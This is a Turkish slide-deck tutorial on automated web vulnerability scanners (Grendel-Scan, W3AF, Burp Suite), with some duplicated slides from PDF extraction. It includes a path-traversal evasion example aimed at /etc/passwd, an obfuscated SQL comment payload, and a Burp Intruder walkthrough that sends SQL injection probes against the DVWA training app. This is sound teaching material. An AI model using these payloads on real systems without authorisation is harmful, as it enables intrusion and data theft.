
## 1. Grendel-Scan Kullanımı



1. Taranacak adresi Base URLs kısmına yazıyoruz ve Add butonuna tıklıyoruz. İsterseniz birden çok URL'de yazabilirsiniz.
2. Raporlama ayarlarında, Rapor tipi olarak HTML (Text Raporları okumak gerçekten zor :)) ve dosya adı olarak report.html yazıyoruz. Raporlar varsayılan olarak /usr/bin/samurai/Grendel-Scan/scans/grendel-scan-SCANID dizininde yer alıyor. Farklı bir dizin kullanmak isterseniz; /home/samurai/Desktop/grendel/rapor.html formatında belirtmeniz gerekmektedir.
3. Minimum severity seçeneği raporlanacak açıkların kritik seviyesinin en az kaç olmasını istediğinizizi belirttiğimiz seçenek. Örneğimizde minimum değer Informational, yani herşeyi raporlayacak.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri


## 1. Grendel-Scan Kullanımı



8. Test Module Selection sekmesinden tarama sırasında hangi modüllerini kullanacağımızı seçiyoruz. Application Architecture altındaki Website mirror modülü haricinde diğer tüm modüllerini kullanabiliriz (website mirror modülü yaptığı tüm isteklerden dönen verileri kaydetmektedir)
9. Tüm ayarlarımıza yaptıktan sonra Scan menüsünden Start Scan seçeneğine tıklıyoruz ve taramayı başlatıyoruz

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 1. Grendel-Scan Kullanımı



Tarama başladığında açılan yeni pencerede Status sekmesinde çalışan modüllerin çıktılarını anlık olarak takip edebiliriz. Ayrıca browser'ınızı Grendel-Scan'in proxy'sine ayarladığınız siz hedef siteyi dolaşmaya devam ettikçe spidering modülü oradaki istekleride yakalayacaktır.

Proxy settings sekmesinde, "Wait on proxy to finish scan" seçeneği varsayılan olarak seçili gelmekte ve bu modüllerin tarama işlemi bitse bile proxy'i durdurmadıkça taramanın kendisini bitirmiyor, bu nedenle modüllerin taraması bittiğinde proxy'si durdurmak gerekmekte ya da bu seçeneğin kaldırılması gerekmektedir.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri


## 2. W3AF KULLANIMI

W3AF (Web Application Attack and Audit Framework), Python dili ile Andres Riancho'nun yönettiği bir proje. Geçtiğimiz yıl içerisinde Rapid7 tarafından Metasploit ile birlikte alınan open source projelerden bir tanesi ayrıca W3AF. İki çeşit arayüz kullanımı imkanı mevcut W3AF ile, GUI ve konsol arayüzleri. Konsol arayüzü metasploit'e çok benzemekte fakat çok fazla seçmeniz gereken seçenek olduğundan GUI kullanmak daha pratik bir çözüm. W3AF komple bir web uygulama güvenliği tarama platformu ve birçok üst düzey özellik sunmaktadır.

W3AF, hedef siteyi crawl eder, audit pluginları ile girdi noktalarına saldırır, sonuçları raporlar ve ayrıca sunduğu en önemli özelliklerden bir tanesi exploitation eklentileri. Sqlmap, BeEF gibi exploitation araçlarıyla entegre çalışabildiği gibi, kendi içerisinde gelen exploitation eklentileri ile de hedef sistemi kolaylıkla ele geçirmeye imkan sağlamaktadır.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 2. W3AF Kullanımı



Varsayılan Tarama  
Profilleri

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 2. W3AF Kullanımı

### ➤ W3AF Pluginları

#### 1. Audit Eklentileri

uygulama üzerinde güvenlik açılarını tespit etmek için kullanılmaktadır. Her bir eklenti kendi içerisindeki tespit mekanizması ile yazılım açılarını bulur ve doğrulanma oranına göre kritik seviyesini belirler. Birçok çeşit SQL Injection, XSS, OS Command Injection gibi açıları bulabilirler. En tehlikeli ve sık karşılaşılan açıklara ilişkin eklentiler;

- OS Command Injection: Programlama hatası sonucu kullanıcıdan gelen verinin komut satırına eklenmesi. Doğrudan işletim sistemi üzerinde komut çalıştırmayı mümkün kılar.
- SQL Injection: Veri doğrulaması eksikliğinden dolayı saldırgan kendi SQL sorgularını dahil edebilir ve sistemi ele geçirebilir.
- Local / Remote File Inclusion: Saldırganın kontrolündeki bir dosya ya da yerel sistemdeki bir dosyanın kod olarak çalıştırılabilmesine veya okunabilmesine imkan sağlayan güvenlik açılarıdır. Başarılı bir şekilde exploit edildiğinde sisteme sızmak mümkündür.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 2. W3AF Kullanımı

- W3AF Pluginleri
  - 2. Brute Force Eklentileri

Brute Force eklentileri uygulama üzerindeki Form ve Basic Authentication sistemlerine saldırarak kullanıcı adı ve parola bulma, ya da daha önceki eklentilerden gelen kullanıcı adı, e-posta gibi bilgileri çekerek bu bilgiler ile deneme yanıılma saldırıları yapma gibi işlemleri yerine getirmektedir.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 2. W3AF Kullanımı

### ➤ W3AF Pluginleri

#### 3. Discovery Eklentileri

- W3AF framework'ünü kullanan python scriptleri
- Spidering
- Sitemap bilgisi
- Çeşitli bilgi sızmaları tespiti
- Google, Yahoo, BING gibi arama motorları ile spidering
- Proxy, Load Balancer tespiti
- PHP Versiyon tespiti
- Sunucu versiyon tespiti

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 2. W3AF Kullanımı

### ➤ W3AF Pluginları

#### 4. Evasion Eklentileri

- Evasion eklentileri yapılan HTTP isteklerindeki payload'ları;
  - WAF, IPS/IDS gibi cihazlara
  - Bir takım uygulama seviyesindeki korunma yöntemlerine ve
  - Güvenlik filtrelerine yakalanmayacak halde değiştiren eklentilerdir
- Örn; index.php?file=..%2f%2e./%2e.%2fetc/passwd
- Search.php?val='+(s/\*!el\*//\*\*/ect(ver/\*si\*/si/\*\*/on()))#

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 2. W3AF Kullanımı

### ➤ W3AF Pluginleri

#### 5. Grep Eklentileri

- Gelen istek içerisinde tanımlanmış
  - Kaynak kod parçaları
  - Tanımlı özel numaralar
    - K. Kartı no Şablonu, Telefon No şablonu
  - E-Mail Adresleri
  - IP Sızmaları
  - Cookie'ler
  - Bilinmeyen HTTP başlıkları
  - Dizin bilgisi sizıntıları tespit eden eklentiler sayesinde ekstra bilgi toplar.

## 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

### 3. Burp Suite

Burp proxy olarak çalışmakta ve daha önce de geldiğimiz gibi otomatize spidering özellikleride sağlamaktadır. Burp ayrıca içerisindeki diğer bileşenler ile bir websitesi üzerinde yarı otomatize bir şekilde güvenlik açığı tespiti için çok kullanışlıdır.

HTTP istek ve cevaplarını, dilediğimiz gibi düzenlememize, tekrar etmemize ve parametrelere otomatize bir şekilde saldırımıza olanak sağladığı için manuel testlerde çok kullanışlıdır.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

### ➤ Burp Suite Bileşenleri

- Burp Proxy  
Browser'dan gelen HTTP/HTTPS isteklerini toplar
- Burp Spider  
Uygulama üzerinde crawling işlemi gerçekleştirir
- Burp Scanner  
Bu özellik paralı versiyonda bulunmaktadır ve otomatize güvenlik taraması gerçekleştirir
- Burp Intruder  
HTTP isteğinde belirttiğimiz kısımlara, yine bizim belirttiğimiz payload'lar ile saldırır
- Burp Repeater  
HTTP isteklerini üzerinde değişiklik yapıp tekrar etmemizi sağlar
- Burp Sequencer  
Session ID / Session Token analizleri gerçekleştirir
- Burp Decoder  
Çeşitli encoding yöntemleri (base64, URL, Hex, Unicode) ile kodlanmış edilmiş verileri çözer
- Burp Comparer  
İki veriyi karşılaştırır

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

The screenshot shows the Burp Suite interface with a context menu open over a selected request. The menu is titled "GET: id=555-555-0199@example.com". A blue callout box contains the text "İstekleri diğer bileşenlere yollamak".

**Filter:** hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

host	method	URL	params
http://dwva	GET	/vulnerabilities/sqlil/	
http://dwva	GET	/vulnerabilities/sqlil/?id=1&Submit=Submit	<input checked="" type="checkbox"/>
http://dwva	GET	/vulnerabilities/sqlil/?id=1&Submit=Submit&id=555-555-0199@example.com	<input checked="" type="checkbox"/>
http://dwva	GET	/vulnerabilities/sqlil/?id=1&Submit=Submit&id=555-555-0199@example.com	
http://dwva	GET	/vulnerabilities/sqlil/?id=555-555-0199@example.com	
http://dwva	GET	/vulnerabilities/sqlil/?id=555-555-0199@example.com	
http://dwva	GET	/vulnerabilities/sqlil/?id=555-555-0199@example.com	
http://dwva	GET	/vulnerabilities/sqlil/?id=555-555-0199@example.com	

**raw params headers hex**

GET /vulnerabilities/sqlil/?id=555-555-0199@example.com  
Host: dwva  
Accept: \*/\*  
Accept-Language: en  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)  
Connection: close  
Referer: http://dwva/vulnerabilities/sqlil/  
Cookie: PHPSESSID=87f0829db14420fbb3cd30df47dc9

[+ < > ]

remove item from scope  
spider from here  
actively scan this item  
passively scan this item  
send to intruder  
send to repeater  
send to sequencer  
send to comparer (request)  
send to comparer (response)  
show response in browser  
request in browser  
engagement tools [pro version only]  
compare site maps  
add comment  
highlight  
delete item  
copy URL  
copy links


# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

Burp Intruder ile bir saldırının nasıl gerçekleşeceğini bu kısımda inceleyeceğiz.

1. İlk olarak browser'ımızda ile Burp Local proxy'sinin ayarlarını yapıyoruz.
2. Ardından saldıracağımız siteyi browser ile geziniyoruz. Dilerseniz daha önce deindirdiğimiz gibi Burp ile automatize spidering yapabilirsiniz.
3. Saldıracağımız HTTP isteğine sağ tıklayıp "send to intruder" seçeneğine tıklıyoruz.
4. Intruder sekmesinin kırmızı bir şekilde bizi uyardığını görebilirsiniz. Intruder sekmesinin bir alt sekmesi olan (yukarıdaki 3 numaralı ekran görüntüsünden görebilirsiniz) "positions" sekmesine geliyoruz. Burada HTTP isteği bizi karşılıyor. Saldırmak istediğimiz alanları seçip, sağ taraftaki "add §" butonuna tıklayarak, seçili alanın başına ve sonuna § karakterinin eklenmesini sağlıyoruz.

The screenshot shows the DVWA SQL Injection page. The URL in the address bar is `http://dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, and Help. The main form has a "User ID:" input field containing "1" and a "Submit" button. Below the input field, error messages are displayed: "ID: 1", "First name: admin", and "Surname: admin".



The screenshot shows the Burp Suite Intruder tab. The "attack type" is set to "sniper". A tooltip labeled "Saldırılacak Kısım" (Targeted Area) points to the "positions" tab in the navigation bar. The payload list shows a single entry: "GET /vulnerabilities/sqlinjection/?id=1§ATTACKS§&Submit=Submit HTTP/1.1". The payload details pane shows the full request: "Host: dvwa", "Accept: \*/\*", "Accept-Language: en", "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)", "Connection: close", "Referer: http://dvwa/vulnerabilities/sqlinjection/", and "Cookie: PHPSESSID=87f0829db14420fbb3cd30df47dcb934; security=low". The right side of the interface contains buttons for "add §", "clear §", "auto §", "refresh", and "clear".

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

### ➤ Burp Intruder ile SQL Injection Analizi

4. "payload" sekmesine geçerek seçili alana yerleştirilecek payload'ları belirtiyoruz (4 numaralı ekran görüntüsü). Örneğimizde aşağıdaki payload'ları kullanacağımız; 'sqlil, ' and 1=1--+x, ' and 1=0--+x, " and 1=0--+x, ' and 'a'='a, ' and 1=1#, ' and 1=1--+x
5. 4 numaralı adımda girdiğimiz payload'ları Burp HTTP istekleri olarak yolladıktan sonra gelen HTTP cevabında bazı aramaların gerçekleşmesini belirteceğiz (Örnek başarılı istekten bir veri, hata mesajları v.b.). Örnek senaryomuzda 5 numaralı ekran görüntüsünde göreceğiniz üzere geçerli bir değer girdiğimizde bize gelen cevapta "Name: admin" ifadesi yer almaktır. Bizde bu ifadeyi sağ taraftaki metin kutusuna girip add butonuna basıyoruz.

4


The screenshot shows the Burp Suite interface with the 'payloads' tab selected. A list of payloads is displayed, including: 'sqlil', "' and 1=1--+x", "' and 1=0--+x", "' and 1=1--+x", "' and 'a'='a", "' and 1=1#", and "' and 1=1--+x". Below the list are buttons for 'add', 'load...', 'paste', 'delete', and 'clear'. At the bottom, there is a 'User ID:' input field containing 'ID: 1', and a 'Submit' button. Underneath the input field, the text 'First name: admin' and 'Surname: admin' is displayed in red, indicating successful exploitation.

5

6

The screenshot shows the Burp Suite interface with the 'grep' tab selected. The 'match' sub-tab is active. In the 'search responses for these expressions' section, the text 'name: admin' is entered. The 'simple pattern match' radio button is selected. Below the list of expressions, there are buttons for 'add', 'load...', 'paste', 'delete', and 'clear'. At the bottom, there are checkboxes for 'case sensitive' and 'exclude HTTP headers'.

7



# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

- Burp Intruder ile SQL Injection Analizi  
Örnek senaryomuzu çalıştırıldık ve saldırı sonuçlığında yeni bir pencere bizi karşıladı. Bu pencerede sonuçlar kısmında yollanan her bir payload, bu payload'lar ile yollanan HTTP isteklerine ait durum mesajları ve belirttiğimiz arama kriterlerinin sonuçları yer almaktır.

The screenshot shows the Burp Suite interface during an 'intruder attack'. The main window displays a table of results with columns for request, payload, status, error, time, length, error, name, and exc. The payload column shows various SQL injection payloads like "'sqlin'", "' and 1=1--x'", etc. The status column shows mostly 200 OK responses. The bottom panel shows the raw HTTP request and response. The request is a POST with Content-Type: text/html containing a SQL error message: '<pre>You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'sqlin'' at line 1</pre>'. The response status is 200 OK. A callout bubble points to the bottom panel with the text 'Her payload'a ait sonuçlar'. Another callout bubble points to the right side of the interface with the text 'Payload ile yollanan HTTP istek ve cevapları'.

request	payload	status	error	time...	length	error	nam...	exc...
0		200			4768			
1	'sqlin'	200			558		<input checked="" type="checkbox"/>	
2	' and 1=1--x'	200			4775		<input checked="" type="checkbox"/>	
3	' and 1=0--x'	200			4707		<input checked="" type="checkbox"/>	
4	" and 1=1--x"	200			4775		<input checked="" type="checkbox"/>	
5	' and 'a'='a'	200			4774		<input checked="" type="checkbox"/>	
6	' and 1=1#	200			4707		<input checked="" type="checkbox"/>	
7	') and 1=1--x'	200			567		<input checked="" type="checkbox"/>	

request response

raw headers hex xml

Content-Length: 162  
Connection: close  
Content-Type: text/html

<pre>You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'sqlin'' at line 1</pre>

+ < > finished 0 matches

Her payload'a ait sonuçlar

Payload ile yollanan HTTP istek ve cevapları

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

### ➤ Burp Comparer

Burp Comparer bileşeni ile HTTP isteklerini ve cevaplarını karşılaştırabiliriz. Intruder Results penceresinde, karşılaşmak istediğimiz iki sonucu seçiyoruz ve sağ tıklayarak açılan menüden "send selection to comparer (responses)" ifadesine tıklıyoruz. Bu seçenek ile 2 ve 3 numaralı sonuçlar comparer bileşenine yollanacaktır.

The screenshot shows the Burp Suite interface with the 'Intruder Results' tab selected. A context menu is open over the second row of the table, which contains the payload "'sqlInjection'" and status code "200". The menu options are:

- actively scan selected items
- passively scan selected items
- send selection to comparer (requests)** (highlighted in blue)
- send selection to comparer (responses) **(highlighted in blue)**
- add selected items to site map
- request selected items again

A callout bubble points to the 'send selection to comparer (responses)' option with the text: "Seçilen HTTP isteklerinin cevaplarını comparer bileşenine yolluyoruz".

re...	payload	status	error	time...	length	name: admin
0		200			4768	<input checked="" type="checkbox"/>
1	'sqlInjection'	200			558	<input type="checkbox"/>
2	' and 1=1--x'	200			4775	<input checked="" type="checkbox"/>
3	' and 1=0--x'	200			4707	<input type="checkbox"/>
4	" and 1=1--x"					
5	' and 'a'='a'					<input type="checkbox"/>
6	' and 1=1#					<input type="checkbox"/>
7	') and 1=1--x'					<input type="checkbox"/>

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

### ➤ Burp Comparer

"comparer" sekmesine geri döndüğümüzde yolladığımız HTTP response verileri ile karşılaşıyoruz. İtem 1 ve item 2 bölümlerinde karşılaşacak verileri seçiyoruz. 1. karşılaştırma verisi olarak 3 numaralı isteği (length değeri 4775 olan) ve 2.karşılaştırma verisi olarakta 4 numaralı isteği (length değeri 4707 olan) seçiyoruz. "compare ..." kısmında karşılaştırma yöntemini seçiyoruz. İki seçenekimiz var; "bytes" ve "words". "bytes" yöntemi ile verilerin her baytılaştırılır. "words" yöntemi ile ise her bir word değeri (word = 2 byte)laştırılır.

Karşılaşacak verileri seçiyoruz

#	length	data
3	4775	HTTP/1.1 200 OKDate: Sun, 06 May 2012 22:00:39 GMTServer: Apache/2.2.15 (Ubuntu) PHP/5.5.9-1ubuntu4.10 libxml2/2.9.1 libxslt/1.1.29 libcurl/7.26.0 OpenSSL/1.0.1 zlib/1.2.8 PHP/5.5.9-1ubuntu4.10
4	4707	HTTP/1.1 200 OKDate: Sun, 06 May 2012 22:00:40 GMTServer: Apache/2.2.15 (Ubuntu) PHP/5.5.9-1ubuntu4.10 libxml2/2.9.1 libxslt/1.1.29 libcurl/7.26.0 OpenSSL/1.0.1 zlib/1.2.8 PHP/5.5.9-1ubuntu4.10

#	length	data
3	4775	HTTP/1.1 200 OKDate: Sun, 06 May 2012 22:00:39 GMTServer: Apache/2.2.15 (Ubuntu) PHP/5.5.9-1ubuntu4.10 libxml2/2.9.1 libxslt/1.1.29 libcurl/7.26.0 OpenSSL/1.0.1 zlib/1.2.8 PHP/5.5.9-1ubuntu4.10
4	4707	HTTP/1.1 200 OKDate: Sun, 06 May 2012 22:00:40 GMTServer: Apache/2.2.15 (Ubuntu) PHP/5.5.9-1ubuntu4.10 libxml2/2.9.1 libxslt/1.1.29 libcurl/7.26.0 OpenSSL/1.0.1 zlib/1.2.8 PHP/5.5.9-1ubuntu4.10

paste  
load  
remove  
clear

compare ...  
words  
bytes

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 3. Burp Suite

### ➤ Burp Comparer

"comparer" sekmesine geri döndüğümüzde yolladığımız HTTP response verileri ile karşılaşıyoruz. İtem 1 ve item 2 bölümlerinde karşılaşacak verileri seçiyoruz. 1. karşılaştırma verisi olarak 3 numaralı isteği (length değeri 4775 olan) ve 2.karşılaştırma verisi olarakta 4 numaralı isteği (length değeri 4707 olan) seçiyoruz. "compare ..." kısmında karşılaştırma yöntemini seçiyoruz. İki seçenekimiz var; "bytes" ve "words". "bytes" yöntemi ile verilerin her baytılaştırılır. "words" yöntemi ile ise her bir word değeri (word = 2 byte)laştırılır.

Karşılaşacak verileri seçiyoruz

burp suite free edition v1.4

intruder repeater sequencer decoder comparer options alert

target proxy spider

item 1

#	length	data
3	4775	HTTP/1.1 200 OKDate: Sun, 06 May 2012 22:00:39 GMTServer: Apache/2.2.15 (Ubuntu)
